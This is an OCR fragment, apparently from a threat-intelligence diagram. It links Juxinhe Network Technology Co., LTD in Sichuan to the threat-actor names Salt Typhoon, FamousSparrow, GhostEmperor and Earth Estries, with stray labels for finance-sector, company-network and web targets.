
Juxinhe Network Technology Co., LTD

Sichuan

Salt Typhoon

Salt Typhoon
FamousSparrow

Salt Typhoon
FamousSparrow
GhostEmperor
Earth Estries




Finance Sector
Company Network


WEB

